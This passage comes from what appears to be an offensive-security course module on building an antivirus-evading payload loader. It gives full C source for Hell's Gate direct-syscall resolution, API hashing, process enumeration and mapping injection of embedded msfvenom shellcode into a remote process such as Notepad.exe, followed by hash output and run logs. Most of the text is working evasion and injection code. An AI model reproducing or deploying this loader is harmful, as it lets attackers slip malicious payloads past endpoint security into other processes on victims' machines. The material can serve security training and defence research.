Bypassing AVs

Introduction

So far, numerous methods and techniques to create and execute a payload loader that can bypass a variety of software security programs have been demonstrated. This module will work to construct a feature-rich payload loader from the ground up to reinforce what has been taught in the previous modules.

Create an empty Visual Studio project and follow along to keep up with this module.

Payload Loader Features

The implemented payload loader will have the following features:

- Remote code injection support
- Mapping injection using direct syscalls via Hell's Gate
- API Hashing
- Anti-Analysis functionality
- RC4 payload encryption
- Brute forcing the decryption key
- No CRT library imports

Hell's Gate Setup

This loader utilizes payload injection via direct syscalls obtained using Hell's Gate. To begin, one must create `Structs.h`, `HellsGate.c` and `HellAsm.asm` files. These files include the necessary functions to execute direct syscalls. The `Structs.h` file is used to save Windows undocumented structures and is included in subsequent C files. It contains structure definitions such as `PEB`, `TEB`, and more, which are necessary for implementing Hell's Gate.

The `HellAsm.asm` file will be the same as the one from the repository. As for `HellsGate.c`, it will have the following functions.

HellsGate.c

```
#include <Windows.h>
#include "Structs.h"



PTEB RtlGetThreadEnvironmentBlock() {
#if _WIN64
        return (PTEB)__readgsqword(0x30);
#else
        return (PTEB)__readfsdword(0x16);
#endif
```

```
}


BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY*
ppImageExportDirectory) {
        // Get DOS header
        PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
        if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
                return FALSE;
        }

        // Get NT headers
        PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)
((PBYTE)pModuleBase + pImageDosHeader->e_lfanew);
        if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {
                return FALSE;
        }

        // Get the EAT
        *ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase
+ pImageNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);
        return TRUE;
}

BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY
pImageExportDirectory, PVX_TABLE_ENTRY pVxTableEntry) {
        PDWORD pdwAddressOfFunctions   = (PDWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfFunctions);
        PDWORD pdwAddressOfNames       = (PDWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfNames);
        PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase +
pImageExportDirectory->AddressOfNameOrdinals);

        for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
                PCHAR pczFunctionName  = (PCHAR)((PBYTE)pModuleBase +
pdwAddressOfNames[cx]);
                PVOID pFunctionAddress = (PBYTE)pModuleBase +
pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];

                if (djb2(pczFunctionName) == pVxTableEntry->uHash) {
                        pVxTableEntry->pAddress = pFunctionAddress;

                        // Quick and dirty fix in case the function has been
hooked
                        WORD cw = 0;
                        while (TRUE) {
                                // check if syscall, in this case we are too
far
                                if (*((PBYTE)pFunctionAddress + cw) == 0x0f &&
*((PBYTE)pFunctionAddress + cw + 1) == 0x05)
                                        return FALSE;

                                // check if ret, in this case we are also
probaly too far
                                if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
                                        return FALSE;

                                // First opcodes should be :
                                //    MOV R10, RCX
                                //    MOV EAX, <syscall>
                                if (*((PBYTE)pFunctionAddress + cw) == 0x4c
                                        && *((PBYTE)pFunctionAddress + 1 + cw)
== 0x8b
                                        && *((PBYTE)pFunctionAddress + 2 + cw)
== 0xd1
                                        && *((PBYTE)pFunctionAddress + 3 + cw)
== 0xb8
                                        && *((PBYTE)pFunctionAddress + 6 + cw)
== 0x00
                                        && *((PBYTE)pFunctionAddress + 7 + cw)
== 0x00) {
                                        BYTE high = *((PBYTE)pFunctionAddress
+ 5 + cw);
                                        BYTE low = *((PBYTE)pFunctionAddress +
4 + cw);
                                        pVxTableEntry->wSystemCall = (high <<
8) | low;
                                        break;
                                }

                                cw++;
                        };
                }
        }

        if (pVxTableEntry->wSystemCall != NULL)
                return TRUE;
        else
                return FALSE;
}
```

The code above does not have the `VX_TABLE_ENTRY` structure or the `djb2` function defined. To solve this, two new files will be created: `WinApi.c` and `Common.h`.

- `WinApi.c` - This file is used to store the CRT library replacement functions and the string hashing functions used in Hell's Gate and the API Hahsing implementation.
- `Common.h` - This file provides common function prototypes to enable calling a function from a different file, as well as custom structure definitions, hashes values of the syscalls, and WinAPIs.

The djb2 string hashing function is replaced with the following `HashStringJenkinsOneAtATime32BitA/W` functions, hence changing the original string hashing algorithm used in Hell's Gate.

WinApi.c

```
#include <Windows.h>

#include "Structs.h"
#include "Common.h"


UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String)
{
        SIZE_T Index = 0;
        UINT32 Hash = 0;
        SIZE_T Length = lstrlenA(String);

        while (Index != Length)
        {
                Hash += String[Index++];
                Hash += Hash << INITIAL_SEED;
                Hash ^= Hash >> 6;
        }

        Hash += Hash << 3;
        Hash ^= Hash >> 11;
        Hash += Hash << 15;

        return Hash;
}


UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String)
{
        SIZE_T Index = 0;
        UINT32 Hash = 0;
        SIZE_T Length = lstrlenW(String);
        while (Index != Length)
        {
                Hash += String[Index++];
                Hash += Hash << INITIAL_SEED;
                Hash ^= Hash >> 6;
        }

        Hash += Hash << 3;
        Hash ^= Hash >> 11;
        Hash += Hash << 15;

        return Hash;
}
```

Common.h

```
#pragma once

#include <Windows.h>

// Seed of the HashStringJenkinsOneAtATime32BitA/W funtion in 'WinApi.c'
#define INITIAL_SEED    8

UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String);
UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String);

#define HASHA(API) (HashStringJenkinsOneAtATime32BitA((PCHAR) API))
#define HASHW(API) (HashStringJenkinsOneAtATime32BitW((PWCHAR) API))

// These are function prototypes - functions are defined in 'HellsGate.c'
PTEB RtlGetThreadEnvironmentBlock();
BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY*
ppImageExportDirectory);
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY
pImageExportDirectory, PVX_TABLE_ENTRY pVxTableEntry);

// These are functions prototypes - functions are defined in 'HellAsm.asm'
extern VOID HellsGate(WORD wSystemCall);
extern HellDescent();
```

Define the `VX_TABLE_ENTRY` in the `Common.h` file, then update the `HellsGate.c` file to include it and utilize `HASHA` instead of `djb2` as the hashing function.

VX_TABLE_ENTRY

```
typedef struct _VX_TABLE_ENTRY {
        PVOID   pAddress;
        UINT32  uHash;
        WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

Calculating Syscall Hashes


A new project must be created in order to calculate the hash values of the syscalls used and print them to the console. The `Hasher` project will have one C file which is shown below.

Hasher.c

```
#include <Windows.h>
#include <stdio.h>


#define STR "_JOAA"
#define INITIAL_SEED 8


UINT32 HashStringJenkinsOneAtATime32BitA(_In_ PCHAR String)
{
        SIZE_T Index = 0;
        UINT32 Hash = 0;
        SIZE_T Length = lstrlenA(String);

        while (Index != Length)
        {
                Hash += String[Index++];
                Hash += Hash << INITIAL_SEED;
                Hash ^= Hash >> 6;
        }

        Hash += Hash << 3;
        Hash ^= Hash >> 11;
        Hash += Hash << 15;

        return Hash;
}


UINT32 HashStringJenkinsOneAtATime32BitW(_In_ PWCHAR String)
{
        SIZE_T Index = 0;
        UINT32 Hash = 0;
        SIZE_T Length = lstrlenW(String);

        while (Index != Length)
        {
                Hash += String[Index++];
                Hash += Hash << INITIAL_SEED;
                Hash ^= Hash >> 6;
        }

        Hash += Hash << 3;
        Hash ^= Hash >> 11;
        Hash += Hash << 15;

        return Hash;
}



int main() {

        printf("#define %s%s \t0x%0.8X \n", "NtCreateSection", STR,
HashStringJenkinsOneAtATime32BitA("NtCreateSection"));
        printf("#define %s%s \t0x%0.8X \n", "NtMapViewOfSection", STR,
HashStringJenkinsOneAtATime32BitA("NtMapViewOfSection"));
        printf("#define %s%s \t0x%0.8X \n", "NtUnmapViewOfSection", STR,
HashStringJenkinsOneAtATime32BitA("NtUnmapViewOfSection"));
        printf("#define %s%s \t0x%0.8X \n", "NtClose", STR,
HashStringJenkinsOneAtATime32BitA("NtClose"));
        printf("#define %s%s \t0x%0.8X \n", "NtCreateThreadEx", STR,
HashStringJenkinsOneAtATime32BitA("NtCreateThreadEx"));
        printf("#define %s%s \t0x%0.8X \n", "NtWaitForSingleObject", STR,
HashStringJenkinsOneAtATime32BitA("NtWaitForSingleObject"));

  return 0;
}
```

Hasher Results

Once compiled and ran, the program will generate the following results which should be copied to the `Common.h` file.



```
PS C:\Users\User\Desktop\Intermediate\BypassAV\x64\Release> .\Hasher.exe
#define NtCreateSection_JOAA    0x192C02CE
#define NtMapViewOfSection_JOAA         0x91436663
#define NtUnmapViewOfSection_JOAA       0x0A5B9402
#define NtClose_JOAA    0x369BD981
#define NtCreateThreadEx_JOAA   0x8EC0B84A
#define NtWaitForSingleObject_JOAA      0x6299AD3D
PS C:\Users\User\Desktop\Intermediate\BypassAV\x64\Release>
```

Additionally, the new VX_TABLE structure definition must be updated to include the syscalls that will be utilized.

```
typedef struct _VX_TABLE {

        VX_TABLE_ENTRY NtCreateSection;
        VX_TABLE_ENTRY NtMapViewOfSection;
        VX_TABLE_ENTRY NtUnmapViewOfSection;
        VX_TABLE_ENTRY NtClose;
        VX_TABLE_ENTRY NtCreateThreadEx;
        VX_TABLE_ENTRY NtWaitForSingleObject;

} VX_TABLE, * PVX_TABLE;
```

Payload Injection Via Hell's Gate

With Hell's Gate successfully set up, the payload injection implementation can be made. A new file will be created, `Inject.c` which is shown below.

The following points briefly explain the `Inject.c` file:

- `InitializeSyscalls` - This function initializes the global `g_Sys` variable of type `VX_TABLE` to be used later on.
- `RemoteMappingInjectionViaSyscalls` - This function supports both local and remote mapping injection via the `bLocal` parameter which is set to `TRUE` to inject the payload locally, or `FALSE` for remote injection.
    - If the `bLocal` parameter is set to `TRUE`, the `dwLocalFlag` variable will be set to `PAGE_EXECUTE_READWRITE` to be suitable for local payload execution, and the second `NtMapViewOfSection` will be avoided. But if `bLocal` is `FALSE`, the `dwLocalFlag` will remain `PAGE_READWRITE` and the function will run the second `NtMapViewOfSection` call to allocate memory remotely.
    - The `pExecAddress` variable is used to save the base address of the injected payload. It is equal to the base address of the locally injected payload (`pLocalAddress`) if the function is set to execute the payload locally, or the remote injected payload base address (`pRemoteAddress`) if the function is set to execute the payload remotely.
    - The `pExecAddress` variable will be then passed to the `NtCreateThreadEx` syscall to execute the payload whenever it was.

Inject.c

```
#include <Windows.h>
#include <stdio.h>



#include "Structs.h"
#include "Common.h"
```

```
// global `VX_TABLE` structure
VX_TABLE        g_Sys = { 0 };



BOOL InitializeSyscalls() {

        // Get the PEB
        PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
        PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
        if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion !=
0xA)
                return FALSE;

        // Get NTDLL module
        PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)
((PBYTE)pCurrentPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

        // Get the EAT of NTDLL
        PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
        if (!GetImageExportDirectory(pLdrDataEntry->DllBase,
&pImageExportDirectory) || pImageExportDirectory == NULL)
                return FALSE;

        g_Sys.NtCreateSection.uHash       = NtCreateSection_JOAA;
        g_Sys.NtMapViewOfSection.uHash    = NtMapViewOfSection_JOAA;
        g_Sys.NtUnmapViewOfSection.uHash  = NtUnmapViewOfSection_JOAA;
        g_Sys.NtClose.uHash               = NtClose_JOAA;
        g_Sys.NtCreateThreadEx.uHash      = NtCreateThreadEx_JOAA;
        g_Sys.NtWaitForSingleObject.uHash = NtWaitForSingleObject_JOAA;

        // initialize the syscalls
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtCreateSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtMapViewOfSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtUnmapViewOfSection))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtClose))
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtCreateThreadEx))
```

```
                return FALSE;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&g_Sys.NtWaitForSingleObject))
                return FALSE;



        return TRUE;
}

BOOL RemoteMappingInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload,
IN SIZE_T sPayloadSize, IN BOOL bLocal) {

        HANDLE          hSection          = NULL;
        HANDLE          hThread           = NULL;
        PVOID           pLocalAddress     = NULL,
                        pRemoteAddress    = NULL,
                        pExecAddress      = NULL;
        NTSTATUS        STATUS            = NULL;
        SIZE_T          sViewSize         = NULL;
        LARGE_INTEGER   MaximumSize       = {
              .HighPart = 0,
              .LowPart = sPayloadSize
        };

        DWORD           dwLocalFlag       = PAGE_READWRITE;

        //--------------------------------------------------------------------
------
    // Allocating local map view
        HellsGate(g_Sys.NtCreateSection.wSystemCall);
        if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL)) != 0) {
                printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        if (bLocal) {
                dwLocalFlag = PAGE_EXECUTE_READWRITE;
        }

        HellsGate(g_Sys.NtMapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pLocalAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, dwLocalFlag)) != 0) {
                printf("[!] NtMapViewOfSection [L] Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n",
pLocalAddress, sViewSize);

        //---------------------------------------------------------------------
------
    // Writing the payload
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        memcpy(pLocalAddress, pPayload, sPayloadSize);
        printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload,
pLocalAddress);

        //---------------------------------------------------------------------
------
        // Allocating remote map view
        if (!bLocal) {

          HellsGate(g_Sys.NtMapViewOfSection.wSystemCall);
          if ((STATUS = HellDescent(hSection, hProcess, &pRemoteAddress, NULL,
NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
            printf("[!] NtMapViewOfSection [R] Failed With Error : 0x%0.8X
\n", STATUS);
            return FALSE;
          }

          printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n",
pRemoteAddress, sViewSize);

        }

        //---------------------------------------------------------------------
------
    // Executing the payload via thread creation
    pExecAddress = pRemoteAddress;
        if (bLocal) {
                pExecAddress = pLocalAddress;
        }
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pExecAddress);
        HellsGate(g_Sys.NtCreateThreadEx.wSystemCall);
        if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
pExecAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

        //-------------------------------------------------------------------
------
    // Waiting for the thread to finish
        HellsGate(g_Sys.NtWaitForSingleObject.wSystemCall);
        if ((STATUS = HellDescent(hThread, FALSE, NULL)) != 0) {
                printf("[!] NtWaitForSingleObject Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        // Unmapping the local view
        HellsGate(g_Sys.NtUnmapViewOfSection.wSystemCall);
        if ((STATUS = HellDescent((HANDLE)-1, pLocalAddress)) != 0) {
                printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

    // Closing the section handle
        HellsGate(g_Sys.NtClose.wSystemCall);
        if ((STATUS = HellDescent(hSection)) != 0) {
                printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
                return FALSE;
        }

        return TRUE;
}
```

Process Enumeration

In order to create a complete process injection module, the usage of the `NtQuerySystemInformation` syscall is required to fetch a target process handle, as outlined in the *Process Enumeration - NtQuerySystemInformation* module.

The use of a new syscall will require the `VX_TABLE` structure to be updated to include one more element, `VX_TABLE_ENTRY NtQuerySystemInformation` for it to be initialized by the `InitializeSyscalls` function. Additionally, use the `Hasher` program to calculate a hash value for the "NtQuerySystemInformation" string.

```
BOOL GetRemoteProcessHandle(IN LPCWSTR szProcName, IN DWORD* pdwPid, IN
HANDLE* phProcess) {

        ULONG                                       uReturnLen1
= NULL,
                                                        uReturnLen2
= NULL;
        PSYSTEM_PROCESS_INFORMATION  SystemProcInfo     = NULL;
        PVOID                                       pValueToFree        =
NULL;
        NTSTATUS                                    STATUS
= NULL;

        // This will fail with status = STATUS_INFO_LENGTH_MISMATCH, but
that's ok, because we need to know how much to allocate (uReturnLen1)
        HellsGate(g_Sys.NtQuerySystemInformation.wSystemCall);
        HellDescent(SystemProcessInformation, NULL, NULL, &uReturnLen1);

        // Allocating enough buffer for the returned array of
`SYSTEM_PROCESS_INFORMATION` struct
        SystemProcInfo =
(PSYSTEM_PROCESS_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
(SIZE_T)uReturnLen1);
        if (SystemProcInfo == NULL) {
                return FALSE;
        }

        // Since we will modify 'SystemProcInfo', we will save its intial
value before the while loop to free it later
        pValueToFree = SystemProcInfo;

        // Calling NtQuerySystemInformation with the right arguments, the
output will be saved to 'SystemProcInfo'
        HellsGate(g_Sys.NtQuerySystemInformation.wSystemCall);
        STATUS = HellDescent(SystemProcessInformation, SystemProcInfo,
uReturnLen1, &uReturnLen2);
        if (STATUS != 0x0) {
                printf("[!] NtQuerySystemInformation Failed With Error :
0x%0.8X \n", STATUS);
                return FALSE;
        }

        while (TRUE) {

                // Small check for the process's name size
                // Comparing the enumerated process name to what we want to
target
                if (SystemProcInfo->ImageName.Length && HASHW(SystemProcInfo-
>ImageName.Buffer) == HASHW(szProcName)) {
                        // Opening a handle to the target process and saving
it, then breaking
                        *pdwPid = (DWORD)SystemProcInfo->UniqueProcessId;
                        *phProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
(DWORD)SystemProcInfo->UniqueProcessId);
                        break;
                }

                // If NextEntryOffset is 0, we reached the end of the array
                if (!SystemProcInfo->NextEntryOffset)
                        break;

                // Moving to the next element in the array
                SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)
((ULONG_PTR)SystemProcInfo + SystemProcInfo->NextEntryOffset);
        }

        // Freeing using the initial address
        HeapFree(GetProcessHeap(), 0, pValueToFree);

        // Checking if we got the target's process handle
        if (*pdwPid == NULL || *phProcess == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Main Function

To test the code so far, create `main.c` which will contain the entry point function of the loader along with the usual Msfvenom calc payload.

The following points briefly explain the main function:

- The `InitializeSyscalls` function is the first function to be called. All other functions depend on it to initialize the syscall structure.
- If `TARGET_PROCESS` is defined, `GetRemoteProcessHandle` is called to retrieve the target process handle and pass its output to `RemoteMappingInjectionViaSyscalls`.
- If `TARGET_PROCESS` is not defined, the code directly calls `RemoteMappingInjectionViaSyscalls` with a pseudo value to the local process handle (`-1`), instructing it to inject the payload locally.


main.c

```
#include <Windows.h>
#include <stdio.h>


#include "Structs.h"
#include "Common.h"


// comment to inject to the local process
//
#define TARGET_PROCESS  L"Notepad.exe"


// x64 calc metasploit
unsigned char Payload [] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
        0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
        0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
        0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
        0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
        0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
        0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
        0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
        0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
        0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
        0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
        0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
        0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
        0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};



int main() {

        DWORD           dwProcessId             = NULL;
        HANDLE          hProcess                = NULL;


        if (!InitializeSyscalls()) {
                printf("[!] Failed To Initialize Syscalls Structure \n");
                return -1;
        }


#ifdef TARGET_PROCESS

        wprintf(L"[i] Targetting Remote Process %s ... \n", TARGET_PROCESS);
        if (!GetRemoteProcessHandle(TARGET_PROCESS, &dwProcessId, &hProcess))
{
                printf("[!] Could Not Find Target Process Id \n");
                return -1;
        }
        printf("[+] Target Process Id Detected Of PID : %d \n", dwProcessId);

        if (!RemoteMappingInjectionViaSyscalls(hProcess, Payload,
sizeof(Payload), FALSE)) {
                printf("[!] Failed To Inject Payload \n");
                return -1;
        }
```

```
#endif // TARGET_PROCESS



#ifndef TARGET_PROCESS

        if (!RemoteMappingInjectionViaSyscalls((HANDLE)-1, Payload,
sizeof(Payload), TRUE)) {
                printf("[!] Failed To Inject Payload \n");
                return -1;
        }

#endif // !TARGET_POCESS


        return 0;
}
```

Loader Results

Remote Code Injection



```
C:\Users\User\Desktop\Intermediate\AV\x64\Debug\AV.exe
[i] Targetting Remote Process Notepad.exe ...
[+] Target Process Id Detected Of PID : 20504
[+] Local Memory Allocated At : 0x000002AEC5DD0000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF79FC2F000 To 0x000002AEC5DD0000
[+] Remote Memory Allocated At : 0x000002154A270000 Of Size : 4096
[#] Press <Enter> To Run The Payload ...
```

